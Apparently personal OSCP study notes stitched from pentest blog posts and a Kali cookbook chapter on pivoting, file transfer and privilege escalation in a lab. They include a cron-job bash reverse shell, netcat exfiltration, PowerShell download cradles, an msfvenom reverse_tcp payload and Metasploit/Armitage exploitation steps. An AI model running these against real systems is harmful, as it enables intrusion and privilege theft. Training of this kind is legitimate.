
———————————————————————

Last login: Fri Oct 26 20:29:41 2018 from 192.168.0.113

jp@kali:~$

No that we have a reverse ssh tunnel, we can try to RDP to the remote device from another shell session using the rdesktop command.

jp@kali:~$ rdesktop 127.0.0.1:5555



Dynamic Forwarding

In this technique, once we have access to a compromised device in the DMZ for example and IPs are not routable, we can use Dynamic forwarding and all traffic on a particular port will be redirected to the compromised server.

The first thing we will do is to use ssh and create a socks4 proxy and tunnel all incoming traffic to port 9050 through the DMZ network of the compromised machine.

root@kali:/# ssh -D 9050 jp@192.168.0.110

jp@192.168.0.110's password:

Last login: Fri Oct 26 20:54:58 2018 from 192.168.0.109

jp@jp_ubuntu:~$

jp@jp_ubuntu:~$

If we check on netstat, we will see that the the local host is listening on port 9050.

root@kali:/# netstat -antp | grep 9050

tcp 0 0 127.0.0.1:9050 0.0.0.0:* LISTEN 2833/ssh

tcp6 0 0 ::1:9050 :::* LISTEN 2833/ssh

Now we will use proxychains to tunnel and forward traffic to the non-routable network.Since I used the default port of proxychains, there was no need to change it.

root@kali:/# cat /etc/proxychains.conf | grep socks4

socks4 192.168.1.49 1080

proxy types: http, socks4, socks5

socks4 127.0.0.1 9050

Once proxychains has been updated we can then use it to exploit devices in the DMZ network. In the example below, I performed a nmap to check if there was

any device listening on port 3389.

root@kali:/# proxychains nmap -p 3389 -sT -Pn 192.168.0.100-113 –open

ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.70 (https://nmap.org) at 2018-10-26 21:00 -03

|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.101:3389-<–timeout

|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.104:3389-<–timeout

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.105:3389-<–timeout

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.106:3389-<–timeout

|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.109:3389-<–timeout

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.110:3389-<–timeout

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.111:3389-<–timeout

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.112:3389-<–timeout

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.113:3389-<><>-OK

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.100:3389-<–timeout

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.107:3389-<–timeout

|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.108:3389-<–timeout

RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.102:3389-<–timeout

|S-chain|-<>-127.0.0.1:9050-<><>-192.168.0.103:3389-<–timeout

Nmap scan report for 192.168.0.113

Host is up (0.0053s latency).

PORT STATE SERVICE


3389/tcp open ms-wbt-server

Nmap done: 14 IP addresses (14 hosts up) scanned in 61.16 seconds

root@kali:/#

I was able to find a device listening on port 3389. We can now try to RDP to this device using proxychains.

root@kali:/# proxychains rdesktop 192.168.0.113



From <https://www.jpsecnetworks.com/week-10-oscp-preparation-port-redirection-and-tunneling/>

Post Exploit

Wednesday, January 2, 2019 9:21 PM

POST-EXPLOITATION


Once we have to a shell to a device, we may need to transfer files so we can check for privilege escalation and so on. Below we have a few ways of doing it.

If our target is a linux machine we can use built in tools such as curl, wget and netcat to perform file transfers. For windows we can others tools.

TFTP File transfer:

Up to windows XP TFTP is enabled by default. From Windows 7 onwards, we need to enable it during the installation or manually.

Step 1 – For this example I already gained shell access to the device. I used my BoF exploit to get access to the windows 7 machine.



Step 2 – Set up TFTP server on Kali and copy / create the file you want to transfer into to /tftp directory.

root@kali:/# mkdir /tftp

root@kali:/# atftpd –daemon –port 69 /tftp

root@kali:/# touch /tftp/tftptransfer.txt

Step 3 – run TFTP from compromised machine :

C:\Program Files\SLmail\System>tftp -i 192.168.0.109 get tftptransfer.txt

tftp -i 192.168.0.109 get tftptransfer.txt

Transferencia bem sucedida: 0 bytes em 1 segundo(s), 0 bytes/s

C:\Program Files\SLmail\System>dir

dir

Pasta de C:\Program Files\SLmail\System

15/10/2018 19:14 <DIR> .

15/10/2018 19:14 <DIR> ..

19/11/2002 11:40 3.358 listrcrd.txt

10/10/2018 14:55 1.842 maillog.000

11/10/2018 00:07 214.148 maillog.001

15/10/2018 18:48 208.899 maillog.002

15/10/2018 19:07 105.092 maillog.txt

15/10/2018 18:52 12.288 RegBack.reg

15/10/2018 19:14 0 tftptransfer.txt

7 arquivo(s) 545.627 bytes

2 pasta(s) 21.513.506.816 bytes available

C:\Program Files\SLmail\System>

FTP:

For FTP the we can either install a FTP server or simply download a Python library which lets you use a Python FTP server.

root@kali:/# apt-get install python-pyftpdlib

Step 1: From the directory you want to serve, just run the Python module. With no

arguments it runs on port 2121 and accepts anonymous authentication.

To listen on the standard port use the following command:

root@kali:/# python -m pyftpdlib -p 21

[I 2018-10-15 19:43:22] >>> starting FTP server on 0.0.0.0:21, pid=2239 <<<

[I 2018-10-15 19:43:22] concurrency model: async

[I 2018-10-15 19:43:22] masquerade (NAT) address: None

[I 2018-10-15 19:43:22] passive ports: None

Step 2: From the compromised machine, we can either enter the command line by line or simple create a script which contains all the commands needed to perform the file transfer.

open x.x.x.x

anonymous

whatever

binary

get file.xxx

bye

**echo open 192.168.0.109>ftp_commands.txt&echo anonymous>>
ftp_commands.txt&echo password>>ftp_commands.txt&echo binary>>
ftp_commands.txt&echo get ftpfiletransfer.exe>>ftp_commands.txt&echo bye>>
ftp_commands.txt**

**C:\Program Files\SLmail\System>echo open 192.168.0.109>
ftp_commands.txt&echo anonymous>>ftp_commands.txt&echo password>>
ftp_commands.txt&echo binary>>ftp_commands.txt&echo get
ftpfiletransfer.exe>>ftp_commands.txt&echo bye>>ftp_commands.txt**

Step 3: Now we can run the script using option s.

C:\Program Files\SLmail\System>

C:\Program Files\SLmail\System>ftp -s:ftp_commands.txt

ftp -s:ftp_commands.txt

Usuario (192.168.0.109:(none)): open 192.168.0.109

binary

get ftpfiletransfer.exe

bye

C:\Program Files\SLmail\System>dir

dir

Pasta de C:\Program Files\SLmail\System

15/10/2018 19:49 <DIR> .

15/10/2018 19:49 <DIR> ..

15/10/2018 19:49 228 ftpfiletransfer.exe

15/10/2018 19:48 79 ftp_commands.txt

19/11/2002 11:40 3.358 listrcrd.txt

10/10/2018 14:55 1.842 maillog.000

HTTP:

There are several ways to serve a file over HTTP from Kali. I will talk about two which are through Apache or through a Python HTTP server.

To serve a file up over Apache, just simply copy it to /var/www/html and enable the Apache service. Apache is installed by default in Kali:

root@kali:/# touch cd /var/www/html/apachehttp.exe

root@kali:/#

root@kali:/# service apache2 start

root@kali:/# service apache2 status

● apache2.service – The Apache HTTP Server

Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)


Active: active (running) since Mon 2018-10-15 20:56:46 -03; 12s ago

Process: 2371 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)

Main PID: 2382 (apache2)

Tasks: 7 (limit: 4915)


If you have access to the browser you can download it from there.



The other option is to just start a Python webserver directly inside the directory. This only requires a single line of Python thanks to Python's SimpleHTTPServer module.By default it serves on port 8000, but you can also specify a port number at the end.

root@kali:/# python -m SimpleHTTPServer 8080

Serving HTTP on 0.0.0.0 port 8080 …



If you only have command line access (e.g. through a shell), downloading via HTTP is a little trickier as there's no built-in Windows equivalent to curl or wget. The best option is to use PowerShell's WebClient object:

C:\Program Files\SLmail\System>powershell -c (new-object System.Net.WebClient).DownloadFile('http://192.168.0.109:8080/file_sent.txt','C:\ProgramFiles\SLmail\System\file_sent.txt')

C:\Program Files\SLmail\System>dir

dir

Pasta de C:\Program Files\SLmail\System

15/10/2018 21:22 <DIR> .

15/10/2018 21:22 <DIR> ..

15/10/2018 21:23 33 file_sent.txt

root@kali:/scripts# cd /

root@kali:/# python -m SimpleHTTPServer 8080

Serving HTTP on 0.0.0.0 port 8080 …

192.168.0.106 – – [15/Oct/2018 21:23:01] “GET /file_sent.txt HTTP/1.1” 200 –

Privilege Escalation

There are few sites we can use as reference for privilege escalation.

Windows:

http://www.fuzzysecurity.com/tutorials/16.html

Linux:

http://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Local Linux Enumeration & Privilege Escalation Cheatsheet:

https://www.rebootuser.com/?p=1623

Tools:

unix-privesc-check script:

https://github.com/pentestmonkey/unix-privesc-check

LinEnum script:

https://www.rebootuser.com/?p=1758

LinuxPrivChecker:

This is a great tool for once again checking a lot of standard things like file permissions etc. The real gem of this script is the recommended privilege escalation exploits given at the conclusion of the script. This is a great starting point for escalation.

http://www.securitysift.com/download/linuxprivchecker.py

Linux Priv. simple example:

Assuming that we already have access to compromised device we will try to find files that have permission for all users so we can modify and perform a priv escalation.

root@kali:~# nc -lvp 4444

Ncat: Version 7.70 (https://nmap.org/ncat)

Ncat: Listening on :::4444

Ncat: Listening on 0.0.0.0:4444

Ncat: Connection from 192.168.0.103.

Ncat: Connection from 192.168.0.103:49240.

id

uid=1000(jp) gid=1000(jp) groups=
1000(jp),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)

Let's transfer a script for priv escalation check

On Kali Linux:

Root@kali:/scripts/privesc# python -m SimpleHTTPServer 8080

Serving HTTP on 0.0.0.0 port 8080 …

192.168.0.103 – – [16/Oct/2018 21:29:46] "GET /linuxprivchecker.py HTTP/1.0" 200 –

On the compromised shell:

wget http://192.168.0.109:8080/linuxprivchecker.py

ls -lh | grep lin*

-rw-rw-r– 1 jp jp 25K out 16 20:35 linuxprivchecker.py

chmod 777 linuxprivchecker.py

ls -lh | grep lin*

-rwxrwxrwx 1 jp jp 25K out 16 20:35 linuxprivchecker.py

./linuxprivchecker.py > ouput.txt

ls -l | grep outp*

-rw-r–r– 1 jp jp 327757 2018-10-16 17:35 output.txt

we can send the output of the script back to Kali

nc -nv 192.168.0.109 444 < output.txt

By looking at the scheduled cron jobs we can see a script that can be edited using low priv. We can use that to insert a reverse shell code.

/etc/cron.hourly:

total 24

drwxr-xr-x 2 root root 4096 out 16 23:21 .

drwxr-xr-x 135 root root 12288 out 16 18:41 ..

-rwxrwxrwx 1 root root 57 out 16 23:21 getinfo.sh

-rw-r–r– 1 root root 102 nov 16 2017 .placeholder

echo 'bash -i >& /dev/tcp/192.168.0.109/8080 0>&1' > getinfo.sh

cat getinfo.sh

#!/bin/bash

bash -i >& /dev/tcp/192.168.0.109/8080 0>&1

Now we can setup another nc and run the script and wait until the cron job runs. It will run as a root user.

On Kali Linux:

root@kali:/scripts/privesc# nc -nlvp 8080

Ncat: Version 7.70 (https://nmap.org/ncat)

Ncat: Listening on :::8080

Ncat: Listening on 0.0.0.0:8080

Ncat: Connection from 192.168.0.110.

Ncat: Connection from 192.168.0.110:42082.

bash: cannot set terminal process group (7957): Inappropriate ioctl for device

bash: no job control in this shell

root@jp_ubuntu:~# id

id

uid=0(root) gid=0(root) groups=0(root)

root@jp_ubuntu:~#

To have a better shell view we can spawn a python tty

python -c 'import pty;pty.spawn("/bin/bash")'

From <https://www.jpsecnetworks.com/week-8-oscp-preparation-post-exploitation/>

Port Forwarding

Friday, January 4, 2019 7:47 PM

Port forwarding
Simplest type of traffic redirection, consists on accepting traffic from one address and port port and redirecting it to another address and port.
It can be useful to bypass address and port based filters. Rinetd is a linux tool to do it.

Local port forwarding
Creates an encrypted tunnel through two machines and have traffic redirected to a final host and port, similar to port forwarding This is useful when you are trying to connect from your machine to a destination using a gateway. The syntax is:

```
ssh gateway_host -L local_port:remote_host:remote_port
```

You can later create a SSH session to the local port and have and SSH tunneled to destination:

```
ssh hop_machine -L 31337:banned_machine:22
ssh -p 31337 localhost
```

Remote port forwarding
It creates a tunnel from the target machine to your local machine, which allows connecting to an arbitrary port on the target. Useful if the target is in a non-routable network from your local machine. This is useful when you are trying to connect to a host, behind a firewall that blocks incoming connections. This technique works as the previous one, but the connection is started from the gateway. The syntax is:

```
ssh <gateway> -R <remote port to bind>:<local host>:<local port>
```

Dynamic Port Forwarding
Allows to create a tunnel from the target to your machine, and have the traffic routed to any host through target. You can configure a local port to forward traffic to multiple destinations passing through a single host. It is similar to local port forwarding but allows multiple destinations. It uses the SOCKS protocol. The syntax is:

```
ssh -D local_port remote_add
```

The connection of the previous command is established at port 22 of remote addr.

Priv Escalation

Friday, January 4, 2019 9:16 PM

https://github.com/sleventyeleven/linuxprivchecker
https://github.com/rebootuser/LinEnum
https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp
https://github.com/abatchy17/WindowsExploits
https://github.com/lucyoa/kernel-exploits

https://www.sploitspren.com/2018-01-26-Windows-Privilege-Escalation-Guide/
http://www.fuzzysecurity.com/tutorials/16.html
https://github.com/togie6/Windows-Privesc
https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Privilege Escalation
In this chapter, we will cover the following topics:
Establishing a connection as an elevated user
Remotely bypassing Windows UAC
Local Linux system check for privilege escalation
Local Linux privilege escalation
Remote Linux privilege escalation
DirtyCOW privilege escalation for Linux
Introduction
Now that we have some small foothold in the environment, we will use this foothold to expand the scope of our breach, increase the admin level, and use lateral movement to compromise more machines. In most cases, the initial point of a breach is not the desired target but just a means to get to the more valuable targets. By elevating privileges it will make your ability to move in the environment much easier.
Privilege Escalation
[282]
Establishing a connection as an elevated
user
In this recipe, we will establish a connection to a remote Windows computer. We will use the same skills that we learned in previous chapters to make our initial connection to the computer.
Getting ready
Let's ensure the following prerequisites:
Your Kali Linux VM is powered up and you are logged in as root
Your Windows XP VM is powered up
How to do it...
We will now connect to a Windows machine and elevate that connection to a privileged level:
1. Validate the IP addresses of your Kali box and your Windows machine—you should have interfaces on both of your host-only networks on both boxes. In my case, my Kali VM is 192.168.56.10 and my Windows XP VM is 192.168.56.102.
2. Let's ensure we have NetBIOS over TCP enabled in Windows XP. Log in to your Windows XP VM as an administrator and click on Start | Control Panel | Network Connections.

Privilege Escalation
[283]
3. Right-click on your Local Area Connection and click on Properties:
Windows network connection screen
Privilege Escalation
[284]
4. Click on the Advanced button in the bottom right and then click on WINS at the top, and ensure Enable NetBIOS over TCP/IP is selected:
Advanced TCP/IP settings: WINS
5. If it was not selected, click on OK | Close and reboot your Windows XP VM.
6. For the purposes of this book, we will use Armitage, but if you would rather do everything through the CLI, you may use msfconsole. We will also clear the database if there are any hosts displayed in it at this time.
Refer to Chapter 4, Finding Exploits in the Target, for information on starting Armitage or Metasploit and clearing the database, depending on your preference.
Privilege Escalation
[285]
7. From the Armitage screen, we will click on Hosts | Add Hosts and enter our Windows XP machine IP address 192.168.56.102 and then click on Add. Click on OK when it acknowledges that the host was added:
Armitage: Add Hosts dialog
Privilege Escalation
[286]
8. From the top menu, click on Hosts | Nmap Scan | Intense Scan and for the scan range, enter the IP address of the XP machine and click OK:
Armitage: nmap scan
Privilege Escalation
[287]
9. Once nmap is finished, you will be presented with a Scan Complete! message; click OK:
10. From the top menu, click on Attacks | Find Attacks:
Armitage: main screen
11. On the Attack Analysis Complete... screen, click OK.
Privilege Escalation
[288]
12. Right-click on the host and click on Attack | smb | ms08_067_netapi:
Armitage: main screen
13. From the Attack dialog, click on Launch:
Armitage: attack dialog screen
Privilege Escalation
[289]
14. You will notice that the host now shows you have compromised the device:
Armitage: main screen
Privilege Escalation
[290]
15. Right-click on the XP host and click on Meterpreter 1 | Interact | Meterpreter Shell:
Armitage: main screen
16. From the shell, enter getuid to see who is currently logged in – you will notice you have system-level privileges:
Privilege Escalation
[291]

Armitage: main screen
Remotely bypassing Windows UAC
In this recipe, we will establish a connection to a remote Windows computer. We will then bypass User Account Control (UAC) to gain elevated permissions. The UAC is part of windows attempt to harden itself from remote attack by prompting the user to confirm potential escalated privileges requests.
Privilege Escalation
[292]
Getting ready
Let's ensure the following prerequisites:
Your Kali Linux VM is powered up and you are logged in as root
Your Windows XP VM is powered up
How to do it...
We will remotely bypass Windows UAC to elevate privileges:
1. Validate the IP addresses of your Kali VM and your Windows VM – you should have interfaces on both of your host-only networks on both boxes. In my case, my Kali device is 192.168.56.10 and my Windows XP device is 192.168.56.102.
2. Open a terminal window by clicking the terminal icon:
3. We will quickly create a payload file with msfvenom by typing the following command:
msfvenom -p Windows/meterpreter/reverse_tcp lhost=192.168.56.10 lport=8443 -f exe > /root/exploit.exe
Kali: Terminal output
4. Once the payload is created, move it to your target machine.
Privilege Escalation
[293]
5. Log in to your target machine as a standard user. In my case, I will be logging in as Jane Doe. You can open Command Prompt and use the qwinsta command, or on later versions of Windows, you can use the whoami command, similar to Linux systems:
The qwinsta command and the whoami command provide information about the currently logged in session. The qwinsta has been used since the early days of Windows. The whoami command was a standard command used in Linux environments for years and was ultimately adopted by more recent versions of Windows.
Windows: Command Prompt
Privilege Escalation
[294]
6. Let's start a listener in Armitage for the payload we just copied over. Refer to Chapter 4, Finding Exploits in the Target, for more information on creating listeners.
7. From the Armitage main screen, select Armitage | Listeners | Reverse (wait for):
Armitage: main screen
8. Set the Port to 8443 and the Type as meterpreter, and click on Start Listener:
Armitage: create listener dialog
Privilege Escalation
[295]
9. From your Windows machine, launch the exploit.exe file by double-clicking on it:
Windows main screen: launching exploit
Privilege Escalation
[296]
10. You will now notice that we see the device exploited and a session has been

created:
Armitage: main screen
Privilege Escalation
[297]
11. Right-click on the exploited machine and select Meterpreter 1 | Interact | Meterpreter Shell:
Armitage: main screen
Privilege Escalation
[298]
12. From the meterpreter console, enter the following commands. You will notice that I am logged in as Jane Doe and I do not have the privileges to run the getsystem command:
getuid
sysinfo
getsystem
Armitage: meterpreter console
13. To bypass UAC controls, on the left, select exploit | Windows | local | ms10_015_kitrap0d:
Armitage: main screen
Privilege Escalation
[299]
14. In the dialog box, validate that the session correctly identifies the msf session you are currently working with (in my case, 1), and the LHOST reflects the IP address of the interface on the same subnet as your Windows machine, and then click on Launch:
